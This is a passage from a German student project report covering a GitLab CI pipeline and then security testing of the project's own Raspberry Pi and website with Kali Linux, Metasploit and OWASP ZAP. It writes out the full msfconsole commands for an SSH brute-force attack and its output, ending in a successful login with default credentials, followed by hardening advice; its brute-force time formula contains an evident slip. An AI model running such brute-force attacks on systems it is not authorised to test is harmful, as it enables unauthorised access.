


Abbildung 62 specific runner sdam

### 7.2.2.3 Ablauf anhand Beispiel

Das Python File test\_functions.py wurde geändert. Es erfolgt das Update auf Gitlab mit einem Push. Der Koordinator auf Gitlab erkennt das Softwareupdate und ordnet dem specific Runner die Jobs zu.

```

1 Running with gitlab-runner 14.5.0 (f0a95a76)
2   on test_engineer CxDQ3gF3
> 3 Preparing the "docker" executor
> 7 Preparing environment
> 9 Getting source from Git repository
> 15 Restoring cache
✓ 19 Executing "step_script" stage of the job script
20 Using docker image sha256:782717491ec4661608558b9c687873b3821c7f09c20509c59f3d3139a95a61e0 for python:3.9 with digest python@sha256:3f15a766051ff444ff55a68ce0a14565f51412b2e335c13941cf8f4957def8d8 ...
21 $ python -V
22 Python 3.9.12
23 $ pip install virtualenv
24 Collecting virtualenv
25   Downloading virtualenv-20.14.0-py2.py3-none-any.whl (8.8 MB)
26     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 8.8/8.8 MB 6.7 MB/s eta 0:00:00
27 Collecting platformdirs<3,>=2
28   Downloading platformdirs-2.5.1-py3-none-any.whl (14 kB)
29 Collecting filelock<4,>=3.2
30   Downloading filelock-3.6.0-py3-none-any.whl (10.0 kB)
31 Collecting distlib<1,>=0.3.1
32   Downloading distlib-0.3.4-py2.py3-none-any.whl (461 kB)
33     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 461.2/461.2 KB 7.6 MB/s eta 0:00:00
34 Collecting six<2,>=1.9.0
35   Downloading six-1.16.0-py2.py3-none-any.whl (11 kB)
36 Installing collected packages: distlib, six, platformdirs, filelock, virtualenv
37 Successfully installed distlib-0.3.4 filelock-3.6.0 platformdirs-2.5.1 six-1.16.0 virtualenv-20.14.0
38 WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to
   use a virtual environment instead: https://pip.pypa.io/warnings/venv
39 $ virtualenv venv
40 created virtual environment CPython3.9.12.final.0-64 in 868ms
41   creator CPython3Posix(dest=/builds/sdam1/sdam/venv, clear=False, no_vcs_ignore=False, global=False)
42   seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/root/.local/share/virtualenv)
43   added seed packages: pip==22.0.4, setuptools==61.0.0, wheel==0.37.1
44   activators BashActivator,CShellActivator,NushellActivator,PowerShellActivator,PythonActivator
45 $ source venv/bin/activate
46 $ python setup.py test

```

Abbildung 65 Ausschnitt Abfolge Pipeline




Abbildung 64 Pipeline gescheitert

Ist die Pipeline gescheitert, dann kann das Problem unter Issues aufgezeigt und veröffentlicht werden. Es gibt auch Erweiterungen, durch die eine Benachrichtigung automatisch über E-Mail erfolgt oder sogar über Discord.

Die Pipeline ist in diesem Fall gescheitert, da zu einem früheren Zeitpunkt die Ordnerstruktur falsch angelegt wurde und das .py damit nicht entdeckt wurde. Es gibt verschiedene ideale Strukturen wie ein Repository aufgesetzt werden sollte. Bei dem src Layout sind alle Python Files in dem src Ordner, der sich auf der Startseite des Repositories befindet. Eine andere Struktur ist das flat-layout, dabei befinden sich alle Programmfiles im Root Ordner. Nachträglich kann eine automatische File-Suchmaschine angehängt oder ein bestimmtes Directory inkludiert werden. [46]




Abbildung 66 Pipeline erfolgreich

Es ist eine Anpassung im setup.py File erfolgt, die das Repository Software/unittest\_4\_02 inkludiert. Nach dieser Änderung konnte von der korrekt funktionierenden Pipeline festgestellt werden, dass das Python File test\_functions.py keine Syntaxfehler aufweist.

#### 7.2.2.4 Test-Cases

Mit Gitlab CI/CD kann nicht nur Syntax, sondern auch der Code auf Testfälle überprüft werden. Für das Erstellen ist die Administrator-Rolle erforderlich und ein kostenloser Account genügt nicht mehr. Unter dem Menu Punkt CI/CD können diese Testfälle generiert werden. In der Arbeit wurde deshalb ausschließlich Unittests lokal durchgeführt.

## 7.3 Sicherheit

Es gibt eine eigene Branche, die sich nur mit dem Sicherheitstesten beschäftigt. Dieser Markt ist in den letzten Jahren aufgrund stärker gewordenen Sicherheitsbedenken gestiegen. Firmen werden beauftragt, die Sicherheit des Systems vom Auftraggeber zu testen und dabei Sicherheitsbedenken aufzuzeigen. Anschließend werden diese Sicherheitslücken durch Implementieren mehrerer Sicherheitsschichten und durch Ändern diverser Programmstellen geschlossen oder minimiert.

Die andere Möglichkeit besteht darin, kostenlose und Open Source Anwendungen zu verwenden. Durch eine breite Community bieten diese ebenso Tests mit hohem Aufwand.

Sehr vorteilhaft ist Kali Linux, eine auf Debian basierende Linux Distribution. Kali Linux bietet eine große Sammlungen aus Programmen für Penetrationstests und aus digitaler Forensik umfasst. Für kurze Tests gibt es auch Webanwendungen die Websites ohne großen Zeitaufwand analysieren. Die Möglichkeiten derartiger Scans sind jedoch begrenzt.

Als Umgebung für derartige Sicherheitstests wird Kali Linux in einer virtuellen Maschine verwendet. Eine virtuelle Maschine ist ein vollständig isolierter Software-Container mit einem Betriebssystem und Anwendungen. Für Sicherheitstests sind diese essenziell. Die Vorteile liegen in den folgenden vier Eigenschaften[47]:

Partitionierung, mehrere Betriebssysteme können auf einer einzigen physischen Maschine betrieben werden. Auch die damit verbunden Systemressourcen können nach Notwendigkeit aufgeteilt werden.

Isolation, darunter versteht man die Möglichkeit im Ernstfall die VM zu löschen, ohne lokal einen Schaden anzurichten. Dieser Ernstfall kann ein Systemfehler sein oder auch ein konkretes Sicherheitsrisiko.

Kapselung, die gesamte virtuelle Maschine wird in einzelnen Dateien gespeichert, das Verschieben von VMs ist daher ohne Probleme möglich.

Hardwareunabhängigkeit, das Migrieren von VM auf andere physische Maschinen ist ohne Problem möglich.

Bekannte Anbieter für Virtualisierung sind VMware, Virtual Box, Hyper-V und Docker. Für den Betrieb einer virtuellen Maschine ist auf dem physischen Rechner ein Tool zur Virtualisierung zu

installieren und ein Betriebssystem. Das Betriebssystem kann in Form einer .iso Datei auf der Website von Kali Linux heruntergeladen werden. Kali Linux ist allgemein eine Linux Distribution für erweiterte Penetrationstests und Sicherheitsüberprüfungen. Die Downloaddatei ist im v7 Dateiformat und muss deshalb mit winrar dekomprimiert werden.

Die gemessenen Daten sind keine sensiblen Daten. Die Liftdaten werden laufend frei auf der Website veröffentlicht, da es keinen Login gibt. Trotzdem muss sichergestellt werden, dass das Produkt nicht missbräuchlich verwendet werden kann. Auch der programmierte Code zur Auswertung und Verarbeitung ist geistiges Eigentum und ist zu schützen. Um dies sicherzustellen, sind im Projekt mehrere Maßnahmen getroffen worden.

### 7.3.1 Metasploit Framework

Metasploit ist ein Projekt zur Computersicherheit, es gibt Informationen über Sicherheitslücken aus und führt Penetrationstests durch. Das Metasploit Framework bietet über eine große Sammlung aus Exploits. [48]

Ein Exploit ist eine absichtliche Ausnutzung einer Schwachstelle, im Softwareengineering, insbesondere bei Programmschwachstellen. Diese Schwachstellen werden hierbei ausgenutzt, um sich Zugang zu Ressourcen zu verschaffen oder in Computersysteme einzudringen.

Kali Linux bietet einen wesentlichen Vorteil, indem bereits viele Sicherheitstools vorinstalliert sind, so auch das Metasploit Framework.

Eine ausführliche Beschreibung lässt sich unter [offensive-security.com](https://www.offensive-security.com/metasploit-unleashed/) finden:

<https://www.offensive-security.com/metasploit-unleashed/> (abgerufen am 29.03.2022)

#### 7.3.1.1 *msf console*

Die msf console ist die meistverwendete Umgebung für das Metasploit Framework, weiters unterstützt diese Konsole die meisten Anwendungen des Frameworks und verfügt über eine vollständige Dokumentation. Diese Konsole kann gestartet werden indem in das Terminal der Befehl *msfconsole* eingegeben wird. Mit dem Befehl *help* lassen sich einige Standardbefehle listen.

#### 7.3.1.2 *Brute Force Attack*

Eine Möglichkeit dabei unberechtigten Zugriff zu dem Einplatinencomputer (Raspberry Pi) zu erlangen ist eine Brute Force Attacke.



Dabei muss der Angreifer sich im selben Netzwerk wie der Computer befinden und die IP-Adresse des zu attackierenden Geräts kennen. Anstatt der IP-Adresse kann auch der Host Name verwendet werden. Dieser ist standardmäßig beim Raspberry Pi raspberrypi.local und somit immer bekannt. Ist der Host Name oder die IP-Adresse nicht bekannt, gibt es eine Möglichkeit mit Anwendungen wie mit Advanced IP Scanner diese Informationen zu gewinnen. Der Advanced IP Scanner kann alle erreichbaren IP-Adressen in einem Netzwerk suchen und Informationen über Geräte angeben. Die Suche erfolgt, indem ein IP-Bereich eingegeben wird: z.B. 192.168.0.0-255.

Vor dem Angriff müssen die Usernames und die Passwörter in zwei Text Dokumenten vorhanden sein. Im Internet lassen sich hierbei Listen mit mehreren Millionen Kombination zum Download finden.




Abbildung 67 Beispielhafte user und passwd files

Die Befehle im Terminal für den Brute Force Angriff mit der msf console lauten:

- msfconsole -> starten des Metasploit Frameworks
- use auxiliary/scanner/ssh/ssh\_login -> einstellen der Art des Zugriffs
- set RHOSTS 169.254.171.210 - > Bekanntgabe der IP-Adresse
- set STOP\_ON\_SUCCESS true -> Einstellen des Programmstopps

- set VERBOSE true -> Informationen bekanntgeben
- set USER\_FILE /home/kali/Downloads/user.txt -> Usernamefile festlegen
- set PASS\_FILE /home/kali/Downloads/password.txt -> Passwortfile festlegen
- Run -> starten

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)~-[~/Desktop]
$ msfconsole

# cowsay++

< metasploit >

\
  \
  (oo)
  ( )
  ||--|| *

[ metasploit v6.1.27-dev ]
+ -- --[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --[ 596 payloads - 45 encoders - 10 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > use auxiliary/scanner/ssh/ssh_login
[-] No results from search
[-] Failed to load module: auxiliary/scanner/ssh/ssh_login
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 169.254.113.124
RHOSTS => 169.254.113.124
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Downloads/user.txt
USER_FILE => /home/kali/Downloads/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Downloads/password.txt
PASS_FILE => /home/kali/Downloads/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 169.254.113.124:22 - Starting bruteforce
[-] 169.254.113.124:22 - Failed: 'sens:cancel'
[!] No active DB -- Credential data will not be saved!
[-] 169.254.113.124:22 - Failed: 'sens:12345'
[-] 169.254.113.124:22 - Failed: 'sens:schueler'
[-] 169.254.113.124:22 - Failed: 'sens:sdam'
[-] 169.254.113.124:22 - Failed: 'sens:2021'
[-] 169.254.113.124:22 - Failed: 'sens:dietni'
```

Abbildung 69 msf console Befehle zum Start

```
kali@kali: ~/Desktop
```

File	Actions	Edit	View	Help
------	---------	------	------	------

```
[*] 169.254.113.124:22 - Failed: 'master:ubuntu'
[*] 169.254.113.124:22 - Failed: 'master:rokos'
[*] 169.254.113.124:22 - Failed: 'master:admin'
[*] 169.254.113.124:22 - Failed: 'master:local'
[*] 169.254.113.124:22 - Failed: 'master:remote'
[*] 169.254.113.124:22 - Failed: 'master:administrator'
[*] 169.254.113.124:22 - Failed: 'master:webadmin'
[*] 169.254.113.124:22 - Failed: 'master:guest'
[*] 169.254.113.124:22 - Failed: 'master:web'
[*] 169.254.113.124:22 - Failed: 'master:test'
[*] 169.254.113.124:22 - Failed: 'master:sysadmin'
[*] 169.254.113.124:22 - Failed: 'master:user'
[*] 169.254.113.124:22 - Failed: 'master:test'
[*] 169.254.113.124:22 - Failed: 'master:master'
[*] 169.254.113.124:22 - Failed: 'master:raspberrypi'
[*] 169.254.113.124:22 - Failed: 'pi:cancel'
[*] 169.254.113.124:22 - Failed: 'pi:12345'
[*] 169.254.113.124:22 - Failed: 'pi:schueler'
[*] 169.254.113.124:22 - Failed: 'pi:sdam'
[*] 169.254.113.124:22 - Failed: 'pi:2021'
[*] 169.254.113.124:22 - Failed: 'pi:dietpi'
[*] 169.254.113.124:22 - Failed: 'pi:root'
[*] 169.254.113.124:22 - Failed: 'pi:toor'
[*] 169.254.113.124:22 - Failed: 'pi:openelec'
[*] 169.254.113.124:22 - Failed: 'pi:libreelec'
[*] 169.254.113.124:22 - Failed: 'pi:rootme'
[*] 169.254.113.124:22 - Failed: 'pi:ubuntu'
[*] 169.254.113.124:22 - Failed: 'pi:rokos'
[*] 169.254.113.124:22 - Failed: 'pi:admin'
[*] 169.254.113.124:22 - Failed: 'pi:local'
[*] 169.254.113.124:22 - Failed: 'pi:remote'
[*] 169.254.113.124:22 - Failed: 'pi:administrator'
[*] 169.254.113.124:22 - Failed: 'pi:webadmin'
[*] 169.254.113.124:22 - Failed: 'pi:guest'
[*] 169.254.113.124:22 - Failed: 'pi:web'
[*] 169.254.113.124:22 - Failed: 'pi:test'
[*] 169.254.113.124:22 - Failed: 'pi:sysadmin'
[*] 169.254.113.124:22 - Failed: 'pi:user'
[*] 169.254.113.124:22 - Failed: 'pi:test'
[*] 169.254.113.124:22 - Failed: 'pi:master'
[*] 169.254.113.124:22 - Success: 'pi:raspberrypi' 'uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialog),24(cdrom),27(sudo),29(audio),44(video),46(n
lugdev),60(games),100(users),105(input),106(netdev),117(lpadmin),997(gpio),99
8(l2c),999(spi) Linux raspberrypi 5.10.92-v7+ #1514 SMP Mon Jan 17 17:36:39 G
MT 2022 armv7l GNU/Linux
```

```
[*] SSH session 1 opened (192.168.139.128:32821 → 169.254.113.124:22 ) at 20
22-02-28 03:34:08 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Abbildung 68 msf console Fehlversuche und Success

Wurden die korrekten Zugangsdaten gefunden können diese in ein Remote Programm wie VNC-Viewer eingegeben werden und der Angreifer erhält einen kompletten Zugriff zu dem Computer (Raspberry Pi).

### 7.3.1.3 Schließen der Sicherheitslücke

SSH steht für Secure Shell und ist eine verschlüsselte Kommunikation mit einer Kommandozeile, die es ermöglicht mit Geräten, die im selben Netzwerk sind, eine Verbindung herzustellen. Für diese Secure Shell gibt es Programme wie PUTTY, die diese Kommunikation in einem Terminal ermöglichen. Dafür ist es notwendig die Zugangsdaten des zu verbindenden Computers zu kennen. Die IP-Adresse des Gerätes muss bekannt sein. Über ein weiteres Programm, den VNC-Viewer, lässt sich dann eine komplette remote Verbindung einrichten. Dabei wird der aktuelle

Bildschirminhalt auf den Client geteilt und die Eingabedaten wie Tastatur und Maus dem Server (Raspberry Pi) übermittelt.

Eine Möglichkeit ist, SSH auf dem Raspberry Pi zu deaktivieren. Dies führt im Gegenzug dazu, dass auf den Raspberry Pi nicht mehr extern zugegriffen werden kann. Da es jedoch ein gängiger Weg in der Entwicklungsphase ist es, auf den Raspberry Pi über remote zuzugreifen, muss SSH aktiviert sein.

Der standardmäßige Port für SSH ist der 22. Durch eine Änderung der Portnummer auf eine Höheren für SSH kann die Sicherheit erhöht werden. Trotzdem ermöglichen es Portscanner, offene Ports an einem Rechner, über die IP-Adresse, zu ermitteln.

Für Sicherheit ist es essenziell, ein starkes Passwort zu wählen. Ein starkes Passwort soll laut einer von der EU finanzierten Organisation mindestens 12 Zeichen beinhalten. Unter Zeichen verstehen sich Großbuchstaben, Kleinbuchstaben, Zahlen und Sonderzeichen. Ausgeschlossen werden logische Passwörter, diese sind leicht erratbar. Als Beispiel das Haustier oder die Lieblingsautomarke. Diese Daten können bei kurzer Nachforschung, wie zum Beispiel auf Social-Media herausgefunden werden.[49]


A terminal window on a Raspberry Pi showing the execution of the 'passwd' command. The prompt is 'pi@raspberrypi:~ \$'. The output shows the process of changing the password for the 'pi' user, including prompts for the current password, new password, and retype new password, followed by a confirmation message 'passwd: password updated successfully'.

Abbildung 70 Terminalausschnitt Passwortänderung

Auf den Raspberry Pi kann mit dem Befehl passwd das Passwort geändert werden.

Während eines Angriffs wurde diese durchschnittliche Zeit eines Versuches dokumentiert: Für 208 Versuche aus jeweils Kombinationen von User Name und Passwort wurden 993 Sekunden benötigt. Dies ergibt eine mittlere Zeit von 4,77 Sekunden.

Werden 12 Zeichen aus Großbuchstaben, Kleinbuchstaben, Zahlen und Sonderzeichen verwendet, gibt es für jedes Zeichen bereits 94 Möglichkeiten. Und die Anzahl der gesamten Kombinationen wächst mit hoch 12 bei einer Zeichenkette mit 12 Länge. Die Zeit die nötig ist alle möglichen Kombinationen nur dieses Passworts durchzuprobieren, würde hier bei  $\sim 4,76^{12} \cdot 4,77$  Sekunden liegen. Das ergibt eine Angriffszeit von  $7,19 \cdot 10^{16}$  Jahre und schließt einen Angriff aus.

### 7.3.2 OWASP

OWASP ist eine gemeinnützige Organisation mit dem Ziel, weltweit die Sicherheit von Anwendungen und Diensten im Internet zu erhöhen. OWASP weist durch Tools und Dokumentationen auf Risiken hin und stellt Lösungen zu deren Verhinderung zur Verfügung. Damit unterstützen sie Entwickler und Penetrationstester, die durch gewonnene Informationen über ihre Software, die Sicherheit erhöhen können. [50]

Eine hohe Bekanntheit hat die OWAS Top 10 Liste, diese zeigt die derzeit häufigsten Angriffe und größten Risiken bei Webapplikationen an. Diese Liste wird jährlich neu präsentiert und mit neuen Risiken aktualisiert. Auf der Website [www.owasp.org](http://www.owasp.org) (abgerufen am 1.04.2022) sind alle Projekte der Community verfügbar und aktuelle Informationen können abgerufen werden.

In dieser Arbeit wurde OWASP ZAP verwendet. ZAP ist ebenfalls eine freie open Source Anwendung und wird als Penetrationstool verwendet. Es führt automatische Scans auf Web-Apps aus und überprüft Sicherheitslücken. OWASP ZAP ist auf den Betriebssystemen Windows, macOS X und Linux verfügbar. Es bietet viele Funktionen und eine einfache Benutzeroberfläche.

ZAP legt sich zwischen den Browser und der Webanwendung. Dieser sogenannte „Man-in-the-Middle-Proxy“ überprüft empfangene und gesendete Nachrichten, ändert wenn nötig den Inhalt und leitet diese Pakete weiter. Existiert bereits ein Proxy, so kann sich ZAP mit diesem Proxy verbinden. Ein Proxy ist eine Kommunikationsschnittstelle und ist zwischen Nutzer und der Website geschaltet. Dadurch kann die Kommunikation abgesichert und verschleiert werden.



Abbildung 71 OWAS ZAP Funktionsprinzip

#### 7.3.2.1 Möglichkeiten

ZAP untersucht Webanwendungen nicht auf alle Sicherheitslücken, die meisten sind jedoch in der Anwendung enthalten. Die wichtigsten Funktionen von OWAS ZAP sind: [51]

## **Intercepting Proxy**

ZAP kann alle Anforderungen und Antworten der Web-App abfangen.

## **Spider**

Der Spider ist der Teil von OWASP ZAP, der andere Files auf dem Webserver sucht. Dabei durchsucht er die Startseite nach Hyperlinks und diese Hyperlinks werden wiederum in einem neuen Suchvorgang durchsucht. Dabei werden diese Links auf Sicherheitsprobleme überprüft.

## **Automatischer, aktiver Scan**

Dieser sucht automatisch auf einer Web Anwendung Sicherheitslücken und führt Angriffe aus. Da dieser Scan Angriffe durchführt, darf dies nicht wahllos auf eine Website geschehen.

## **Passiver Scan**

Hier wird nur die Webanwendungen auf Sicherheitslücken überprüft, kein Angriff wird hier ausgeführt. Dies darf legal auf jeder Website durchgeführt werden.

## **Forced Browse**

ZAP versucht diverse Verzeichnisse und Dateien zu öffnen, oder prüft ob Bereiche eingeschränkt sind.

## **Fuzzing**

Fuzzing beschreibt die Technik bei der ungültige, zufällige Anfragen an den Webserver gesendet werden. Die Antworten werden dann auf Schwachstellen untersucht.

## **Dynamic SSL Certificates**

SSL-Anfragen können mit ZAP entschlüsselt werden. Dies ist möglich da ZAP als „Man-in-the-Middle-Proxy“ fungiert.

## **Smartcard und Client Digital Certificates Support**

ZAP kann TLS – Handshakes prüfen. TLS steht für Transport Layer Security, und wird zum Beispiel zwischen Mail-Servern verwendet.

## **WebSockets**

Websockets ist ein auf TCP basierendes Netzwerkprotokoll und ermöglicht eine bidirektionale Verbindung zwischen Client und Server. Diese Anwendungen können ebenfalls mit ZAP überprüft werden.

**Skript-Unterstützung**

ZAP supportet viele der üblichen Skriptsprachen, wie Javascript, Python, Ruby, Groovy und weitere.

**Plug-n-Hack**

Diese Technologie legt die optimale Durchführung von Sicherheitstests zwischen Sicherheitstools und Browsern fest.

**Powerful REST based API**

Für die Nutzung von OWASP ZAP bei Unternehmen bietet sich die Möglichkeit an, eine eigene GUI zu entwickeln und damit ZAP anzupassen.

**Add-Ons und Erweiterungen**

Für gewisse Tests gibt es Vorlagen und Erweiterungen von der Community.

### 7.3.2.2 Installation

Die Installation von OWASP ZAP funktioniert wie bei jedem Linux-Gerät. Dabei auf der Website die korrekte Datei herunterladen. Diese Datei ist im .sh Format. Die Installation erfolgt im Terminal. Für root Rechte den Befehl sudo ausführen.

### 7.3.2.3 Automatischer Scan

Wird das Programm OWASP ZAP gestartet erscheint die Registerkarte Schnellstart. Dieses Add-on ist automatisch bei der Installation enthalten. In der Mitte der Oberfläche ist das Menü Automatischer Scan zu sehen.




Abbildung 72 Startseite OWASP ZAP

Beim Automatischen Scan muss die vollständige Domain der zu scannenden Website eingegeben werden. Bei der Auswahl des Spiders genügt es den „traditional Spider“ zu wählen.

Der Scan bei [www.view-sdam.com](http://www.view-sdam.com) (abgerufen am 23.03.2022) liefert die folgenden Ergebnisse:

History									
New Scan Progress: 0: http://view-sdam.com 100% Current Scans: 0 Num Requests: 47 New Alerts: 0 Export									
Sent Messages Filtered Messages									
Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
67	3/13/22, 8:26:49 AM	3/13/22, 8:26:49 AM	GET	http://view-sdam.com/2213987491435821565	404	Not Found	57 ms	473 bytes	2,457 bytes
69	3/13/22, 8:26:49 AM	3/13/22, 8:26:49 AM	GET	http://view-sdam.com/WEB-INF/web.xml	301	Moved Per...	50 ms	293 bytes	707 bytes
70	3/13/22, 8:26:49 AM	3/13/22, 8:26:50 AM	GET	http://view-sdam.com/WEB-INF/applicationCont...	301	Moved Per...	44 ms	308 bytes	707 bytes
71	3/13/22, 8:26:51 AM	3/13/22, 8:26:51 AM	GET	http://view-sdam.com	301	Moved Per...	45 ms	278 bytes	707 bytes
72	3/13/22, 8:26:51 AM	3/13/22, 8:26:51 AM	GET	http://view-sdam.com/robots.txt	301	Moved Per...	55 ms	288 bytes	707 bytes
73	3/13/22, 8:26:51 AM	3/13/22, 8:26:51 AM	GET	http://view-sdam.com/sitemap.xml	301	Moved Per...	45 ms	289 bytes	707 bytes
74	3/13/22, 8:26:52 AM	3/13/22, 8:26:52 AM	GET	http://view-sdam.com/	200	OK	43 ms	271 bytes	4,816 bytes
75	3/13/22, 8:26:52 AM	3/13/22, 8:26:52 AM	GET	http://view-sdam.com/robots.txt	404	Not Found	45 ms	473 bytes	2,457 bytes
76	3/13/22, 8:26:52 AM	3/13/22, 8:26:52 AM	GET	http://view-sdam.com/sitemap.xml	404	Not Found	43 ms	295 bytes	2,457 bytes
77	3/13/22, 8:26:54 AM	3/13/22, 8:26:54 AM	GET	http://view-sdam.com/elmah.axd	301	Moved Per...	47 ms	287 bytes	707 bytes
78	3/13/22, 8:26:54 AM	3/13/22, 8:26:54 AM	GET	http://view-sdam.com/.htaccess	403	Forbidden	178 ...	274 bytes	699 bytes
79	3/13/22, 8:27:17 AM	3/13/22, 8:27:18 AM	GET	http://view-sdam.com/	200	OK	104 ...	449 bytes	4,816 bytes

Abbildung 73 Ergebnisse OWASP ZAP

Diese Grafik zeigt die gefundenen Files und Informationen dazu an.




Abbildung 75 Ergebnisse OWASP ZAP Alerts



Abbildung 74 Risiko Stufen von OWASP ZAP

Unter dem Menüpunkt Alerts werden die gefundenen Risiken angegeben. Diese sind in den Stufen von „High“ bis „False Positive“ gegliedert.

#### 7.3.2.4 Interpretation

